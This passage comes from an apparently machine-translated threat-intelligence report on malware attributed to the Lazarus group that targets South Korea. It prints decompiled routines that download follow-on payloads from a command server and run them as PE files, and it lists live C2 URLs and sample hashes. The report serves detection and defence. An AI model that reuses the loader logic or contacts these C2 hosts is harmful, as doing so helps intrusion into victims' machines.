23    if ( !var_recv_len )
24        return;
25    var_recv_buf = Block;
26    v3 = 0;
27    v4 = 0;
28    v5 = 0;
29    v6 = 0;
30    *((_BYTE *)Block + var_recv_len) = 0;
31    v10 = 0;
32    do
33    {
34        v7 = var_recv_buf[v6];
35        if ( v7 == '\n' || v6 && var_recv_buf[v6 - 1] == '\r' )
36        {
37            if ( v4 > 0 && v5 >= 3 )

```

the obtained instruction content calls the function sub_401410 executed, and the malware maintains an array of structs of size 100 to record the executed instructions.


```

1 int __fastcall sub_401410(char *arg_cmd_str, int a2)
2 {
3     unsigned int v2; // edi
4     int result; // eax
5     struct struct1 *var_mem_chunk_ptr; // esi
6     int v6; // ecx
7
8     v2 = 0;
9     if ( !g_cmd_idx )
10         goto LABEL_10;
11     while ( 1 ) // 查找之前是否执行过相同的command
12     {
13         result = strcmp(arg_cmd_str, (const char *) (g_struct1_ptr_array[v2] + 4));
14         if ( result )
15             result = result < 0 ? -1 : 1;
16         if ( !result )
17             break;
18         if ( ++v2 >= g_cmd_idx )
19             goto LABEL_8;
20     }
21     if ( v2 < g_cmd_idx )
22         return sub_401280(a2, arg_cmd_str, (struct_1 *)g_struct1_ptr_array[v2]);
23 LABEL_8:
24     if ( v2 < 100 )
25     {
26         if ( v2 < g_cmd_idx )
27             return sub_401280(a2, arg_cmd_str, (struct_1 *)g_struct1_ptr_array[v2]);
28 LABEL_10:
29         var_mem_chunk_ptr = (struct struct1 *)operator new(0x80Cu);
30         strcpy_s((char *)var_mem_chunk_ptr + 4, 0x800u, arg_cmd_str);
31         v6 = g_cmd_idx;
32         *((_DWORD *)var_mem_chunk_ptr + 0x202) = 0;
33         g_struct1_ptr_array[v6] = (int)var_mem_chunk_ptr;
34         g_cmd_idx = v6 + 1;
35         return sub_401280(a2, arg_cmd_str, (struct_1 *)g_struct1_ptr_array[v2]);
36     }
37     return result;
38 }

```

If the instruction has not been executed before, the calling function sub_401280 download the corresponding subsequent payload from C2, download the subsequent URL format is "/< instruction name >", and the obtained content will be executed as a PE file.

```

26 if ( !arg_struct1_ptr->result && a1 != 3 )
27 {
28     var_rcv_buf = 0;
29     sub_401CA0(Buffer, "%s/%s", g_uid, a2);
30     var_rcv_len = mw_connect_phase2_C2_get(Buffer, (void **)&var_rcv_buf); // 获取后续内容
31     if ( !var_rcv_len )
32         return 0;
33     arg_struct1_ptr->result = (int)mw_exec_PE(var_rcv_buf, var_rcv_len); // 将下载的内容作为PE文件运行
34 }
35 v8 = (void *)arg_struct1_ptr->result;
36 if ( !v8 )
37     return 0;
38 v9 = 0;
39 ms_exc.registration.TryLevel = 0;
40 if ( a1 == 1 || a1 == 4 )
41 {
42     v10 = "SEStart";
43 }
44 else
45 {
46     if ( a1 != 2 )
47     {
48         if ( a1 == 3 )
49         {
50             v11 = (void (*)(void))sub_403520((int)v8, (unsigned int)"SEEnd");
51             if ( v11 )
52                 v11();
53             v9 = 0;
54             sub_403650(v8);
55             arg_struct1_ptr->result = 0;
56         }
57         goto LABEL_23;
58     }
59     v10 = "SEEnd";
60 }
61 v9 = (void (*)(void))sub_403520((int)v8, (unsigned int)v10);
62 LABEL_23:
63 if ( v9 )
64     v9();
65 return 1;
66 }

```

0000071E sub_401280:26 (40131E) (Synchronized with IDA View-A, Hex View-1)

unfortunately, subsequent content is not available as of the time of analysis.


I traceability and correlation

By searching the database for the keyword "fecommand.acm", we discovered another way to spread attack samples, distributed by using CHM files.

fecommand.acm						Help	Q	↑	☰
FILES 7 / 7						90 days	gb	⌵	⌵
		Detections	Size	First seen	Last seen	Submitters			
<input type="checkbox"/>	94B4E28EAD4FE11510B0F6EAC9F6FFD286876877077FEAFD5195E355EEA8	47 / 70	99.00 KB	2022-03-27 02:17:34	2022-03-27 02:17:34	1	EXE		
	cheext.exe								
	peexe								
	spreader								
<input type="checkbox"/>	FF1EBE18B62E8D5189731788C853AF6451AA81FE1C13526EC9C1AE91887829AF	27 / 64	105.00 KB	2022-03-24 12:37:16	2022-03-24 12:37:16	1	EXE		
	decoded_64								
	peexe								
	64bits								
	runtime-modules								
	assembly								
	direct-cpu-clock-access								
<input type="checkbox"/>	392AB8078375851078C3CC478C48866C5F55B87AD797880F58A338C3E24798	47 / 70	99.00 KB	2022-03-24 12:22:33	2022-03-24 12:22:33	1	EXE		
	decoded								
	peexe								
<input type="checkbox"/>	2FC71184BE22ED185848750780E646CAAC8BF63A913E7A74C38A5157F98F10F	33 / 60	247.00 KB	2022-03-24 10:39:15	2022-03-24 10:39:15	1			
	c:\windows\system32\9z5y8f1p8.dll								
	doc								
	obfuscated								
	open-file								
	exe-pattern								
	macros								
	run-dll								
	create-ole								
	cve-2014-3931								
	exploit								
<input type="checkbox"/>	B5E1B48126982C876A346B9188CAEF98806583862C5A294A8222488476D006	53 / 69	41.00 KB	2022-03-23 15:24:34	2022-03-24 01:58:53	2	EXE		
	c:\windows\system32\jml17j4ov.dll								
	peexe								
	runtime-modules								
	long-sleeps								
	aspack								
	direct-cpu-clock-access								

The retrieved chmext .exe malicious program whose parent file is a CHM file.

the short link in the bait chm file was redirected to the actual website of the korean centers for disease control and prevention, which echoed the bait file name, making it easier for the victim to get caught.



After comparison, the chmext .exe is basically the same as the above injected code, only C2 is different, chmext .exe C2 is naveicoipc.tech.

Matched Functions					Primary Unmatched		Secondary Unmatched	
Similarity	Confide	Change	EA Primary	Name Primary	EA	Name	EA	Name
0.10	0.17	GI--EL-	00404301	__crtGetEnvironmentStringsW	00407A9C	__wcschr	00401000	decode_401000
0.10	0.21	GI--EL-	00404166	__wsenvp			004010E2	sub_004010E2
0.13	0.44	GI--EL-	00403DFF	__wcsnicoll			00401792	sub_00401792
0.25	0.27	-I--E--	00408D10	__allmul			0040274F	__strcat_s
0.28	0.71	GI--EL-	00406A12	__crtCompareStringW			0040283A	__ascii_stricmp
0.37	0.59	GI--E--	00403EC9	__wcsnicoll_l			00402873	__stricmp
0.68	0.95	GI--EL-	004012F9	sub_4012F9			00402BEF	__report_rangecheckfailure
0.92	0.98	GI-J--C	00404248	__mbtow_environ			0040373F	__mbsnicoll_l
0.95	0.99	GI----C	004026C9	__wgetenv_helper_nolock			004044AD	__tolower_l
0.95	0.99	GI--E-C	00406A76	__crtwsetenv			0040615B	__strnicoll_l
0.98	0.99	-I-----C	00407B4A	__wcsdup			00406489	__strncnt
0.98	0.99	-I-----	00401634	WinMain(x,x,x,x)			004064A9	__crtCompareStringA
0.99	0.99	-I-----	00406D43	__wfindenv			00406E9C	__isctype_l
1.00	0.99	-----	00401000	sub_401000			004082B8	__mbschr
1.00	0.99	-----	00401591	sub_401591			004082CD	__mbschr_l
1.00	0.99	-----	00401668	sub_401668			00408368	__strnicmp_l
1.00	0.99	-----	004019DF	sub_4019DF			00409060	__strchr
1.00	0.99	-----	00401A7F	sub_401A7F			00409190	__ascii_strnicmp
1.00	0.99	-----	00401ACE	sub_401ACE			00409729	hard
1.00	0.99	-----	00401B21	sub_401B21			0040A098	CloseHandle
1.00	0.99	-----	00401C3A	sub_401C3A			0040A138	WriteConsoleW
1.00	0.99	-----	00401CB0	sub_401CB0			0040A168	GetFileAttributesA
1.00	0.99	-----	00401EB8	sub_401EB8				

IN THE PROCESS OF CONTINUING TO TRACE THE SOURCE, WE ALSO FOUND PHISHING EMAILS THAT IMPERSONATED THE KOREAN INTERNET INFORMATION CENTER. COMBINED WITH VARIOUS INDICATIONS, WE SUSPECT THAT THIS ATTACK IS

FROM THE HANDS OF THE APT ORGANIZATION, ITS ATTACK TARGET IS NOT AN INDIVIDUAL ORDINARY USER, THE ATTACK METHODS ARE COMPLEX AND CHANGEABLE, ITS FOLLOW-UP REAL PAYLOAD IS RELATIVELY HIDDEN, AND THE NUMBER OF ATTACK SAMPLES IS LARGE, AND WE HAVE CAPTURED A LARGE NUMBER OF ATTACK SAMPLES IN A SHORT PERIOD OF TIME.



Combing through the APT organization targeting South Korea, we found that this attack is suspected to be from the APT organization Lazarus, as early as a few years ago, the Lazarus organization was good at using the cloud server Dropbox to carry out the attack, followed by the February malwarebytes labs disclosed Lazarus's report ^[1], Lazarus also created the RuntimeBroker process in the attack process.




图 2: 攻击过程

Coincidentally, in the process of tracing the origin of C2, we found that as early as March 25, the foreign security company Rewterz made an early warning of the navei coipc.tech domain name [2], and the URL link in its warning was basically consistent with the sample link we captured earlier.



Rewterz 威胁警报 – Lazarus APT Group – IOC

🕒 2022 年 3 月 25 日

严重性

高的

分析总结

Lazarus APT 是朝鲜最老练的威胁参与者之一，至少从 2009 年开始运作。最初，他们集中在韩国。它最近将注意力转移到全球目标上，并开始发起攻击以获取金钱利益。这名演员与韩国、美国、日本和其他一些国家的袭击事件有关。Lazarus APT 被怀疑参与了许多不同的活动，包括网络间谍活动、对金融机构、政府机构和军队的攻击。

据说这个组织是 2014 年 11 月对 Sony Pictures Entertainment 进行刮水器攻击的幕后黑手，这是 Novetta 的 Operation Blockbuster 活动的一部分。Lazarus Group 的恶意软件与其他已知活动有关，例如火焰行动、特洛伊行动、黑暗首尔行动、1Mission 行动和十天雨。

影响

- 信息盗窃和间谍活动
- 敏感数据的暴露

妥协指标

域名

- `uzzmuqvw[.]naveicoipc[.]tech`

MD5

- `aad5a9f3be23d327b9122a7f7e102443`

SHA-256

- `392aba0070375051d7bc3cc478c4bb66c5f55be87ad797800f50a338c3e2479b`

SHA-1

- `18838701799e557bf7a922d6ec0c07b9c322c6c2`

网址

- `http[.]/[.]/uzzmuqvw[.]naveicoipc[.]tech/ACMS/1uFnvppj/1uFnvppj32[.]acm`
- `https[.]/[.]/dl[.]dropboxusercontent[.]com/s/k288s9tu2o53v41/zs_url[.]txt?dl=0`

I summary

as of the end of the draft, there are still new attack samples being discovered, which is worth our vigilance!

PHISHING EMAILS HAVE ALWAYS BEEN ONE OF THE IMPORTANT MEANS OF ATTACKS BY APT ORGANIZATIONS, AND MOST USERS ARE NOT SECURITY-CONSCIOUS AND ARE EASILY CONFUSED BY SPOOFED EMAILS, DISGUISED DOCUMENTS, AND DECEPTIVE HEADERS. THE QIANXIN RED RAINDROP TEAM REMINDS USERS TO BEWARE OF PHISHING ATTACKS, NEVER OPEN LINKS OF UNKNOWN ORIGIN SHARED ON SOCIAL MEDIA, DO NOT CLICK ON EMAIL ATTACHMENTS THAT EXECUTE UNKNOWN SOURCES, DO NOT RUN UNKNOWN FILES WITH EXAGGERATED TITLES, AND DO NOT INSTALL

APPS FROM IRREGULAR SOURCES. BACK UP IMPORTANT FILES IN A TIMELY MANNER, UPDATE AND INSTALL PATCHES.

If you need to run, install an application of unknown origin, you can first use the Qianxin Threat Intelligence File Deep Analysis Platform (<https://sandbox.ti.qianxin.com/sandbox/page>) to identify. At present, it supports in-depth analysis of files in various formats, including Windows and Android platforms [3].

AT PRESENT, THE FULL RANGE OF THREAT INTELLIGENCE DATA BASED ON THE QIANXIN THREAT INTELLIGENCE CENTER, INCLUDING THE QIANXIN THREAT INTELLIGENCE PLATFORM (TIP), TIANQING, TIANYAN ADVANCED THREAT DETECTION SYSTEM, QIANXIN NGSOC, ANDRXIN SITUATIONAL AWARENESS, ETC., HAVE SUPPORTED THE ACCURATE DETECTION OF SUCH ATTACKS.



高级功能免费尝鲜

温馨提示：前往武器库，探索更多功能>>>

失陷情报批量查询

针对办公网、DMZ服务器出站IP、域名、URL、流量自动化情报查询

可疑IP批量查询

针对DMZ服务器入站IP批量自动化情报查询

IOC自动化数据流检测

利用大数据和机器学习，支持未知IP、域名、URL人工智能稳定性检测

邮件批量自动化检测

支持邮件样本批量检测，自动化鉴别钓鱼邮件、垃圾邮件、情报威胁

样本批量查询

支持样本批量查询

APT样本自动化检测

APT样本自动化检测

样本自动化分析

支持静态分析、支持Windows、Linux、Android样本自动化分析

PCAP自动化分析

支持Wireshark断点文件自动化分析，支持木马通信协议检测...

I IOCs

MD5

44BE20C67A80AF8066F9401C5BEE43CB
65ABAD905E80F8BC0A48E67C62E40119
1FD8FEF169BF48CFDCF506151264128C
7B07CD6BB6B5D4ED6A2892A738FE892B
9AD00E513364E9F44F1B6712907CBA9B
15A7125FE9E629122E1D1389062AF712
749CCB545B74B8EB9DFF57FCB6A07020
1769A818548A0B52C7BE2A0A213A9384
9775EF6514916977D73E39A6B09029BC

210DB61D1B11C1D233FD8A0645946074
B587851D8A42FC8C23F638BBC2EB866B
BDFB5071F5374F5C0A3714464B1FA5E6
C0B24DC8F53227CE0C64439B302CA930
619649CE3FC1682C702D9159E778F8FD
D19DD02CF375D0D03F557556D5207061
D47F7FCBE46369C70147A214C8189F8A
E3FFDA448DF223B240A20DAE41E20CEF
825730D9DD22DBAE7F2BD89131466415
4382384FEB5AD6B574F68E431006905E
AAD5A9F3BE23D327B9122A7F7E102443
556ABC167348FE96ABFBF5079C3AD488

URL

<http://VM2rJOnQ.naveicoipg.online/ACMS/0hUxr3Lx/police0?mid=h1o5cYfJ>
<http://twlekqnwl.naveicoipg.online/ACMS/0y0fMbUp/supportTemplate7?cid=yypwjelnblw>
<http://olsnvolqwe.naveicoipg.online/ACMS/0y0fMbUp/supportTemplate5?cid=pqwnlqwjqg>
<http://vnwoei.naveicoipg.online/ACMS/0s4AtPuk/wwwTemplate?cid=nnwoieopq>
<http://jvnquetbon.naveicoipg.online/ACMS/0pxCtBMz/policeTemplate1?mid=ksndoqiweyp>
<http://AOsM8Cts.naveicoipg.online/ACMS/0ucLxIjP/toyotaTemplate8?tid=CN2xsRPI>
<http://ADzJvazJ.naveicoipg.online/ACMS/0ucLxIjP/toyotaTemplate1?tid=2uiSmhx2>
<http://CEcOMTp3.naveicoipg.online/ACMS/0o0WQher/ttt3?qwe=v0OSWog5>
<http://123fisd.naveicoipg.online/ACMS/0mFCUrPf/temp04060?ttuq=qcnvoiek>
<http://naveicoipc.tech/ACMS/0Mogk1Cs/topAccounts?uid=3490blxl>
<http://1xJOiKZd.naveicoipa.tech/ACMS/Cjtp17D/Cjtp17D64.acm>
<http://uzzmuqww.naveicoipc.tech/ACMS/1uFnpvpj/1uFnpvpj32.acm>
<http://naveicoipd.tech/ACMS/018ueCdS/blockchainTemplate>
<http://bcvbert.naveicoipe.tech/ACMS/01AweT9Z/01AweT9Z64.acm>
<http://xjowihgnxcvb.naveicoipf.online/ACMS/07RRwrwK/07RRwrwK64.acm>

I reference links

[1]. <https://blog.malwarebytes.com/threat-intelligence/2022/01/north-koreas-lazarus-apt-leverages-windows-update-client-github-in-latest-campaign/>

[2]. <https://www.rewterz.com/rewterz-news/rewterz-threat-alert-lazarus-apt-group-io-cs-6>

[3]. <https://ti.qianxin.com/portal>



Click to [read](#) the original article to **ALPHA 5.0**
instantly assist in threat research

Included in the collection #APT 59

previous

Lazarus Arsenal Update: Andariel Recent
Attack Sample Analysis

next

analysis of the recent attack activities of
the "blind eagle" in forging judicial bans

Modified on 2022-04-11

[Read more](#)

People who liked this content also liked

the mysterious hacking organization that hacked microsoft, samsung, and
nvidia was exposed, and behind it was a 16-year-old british teenager w ...
[big data digest](#)

Facebook blocks cyberattacks against Ukraine by Russia and Belarus;
Ubuntu developers terminate russian operations

21CTO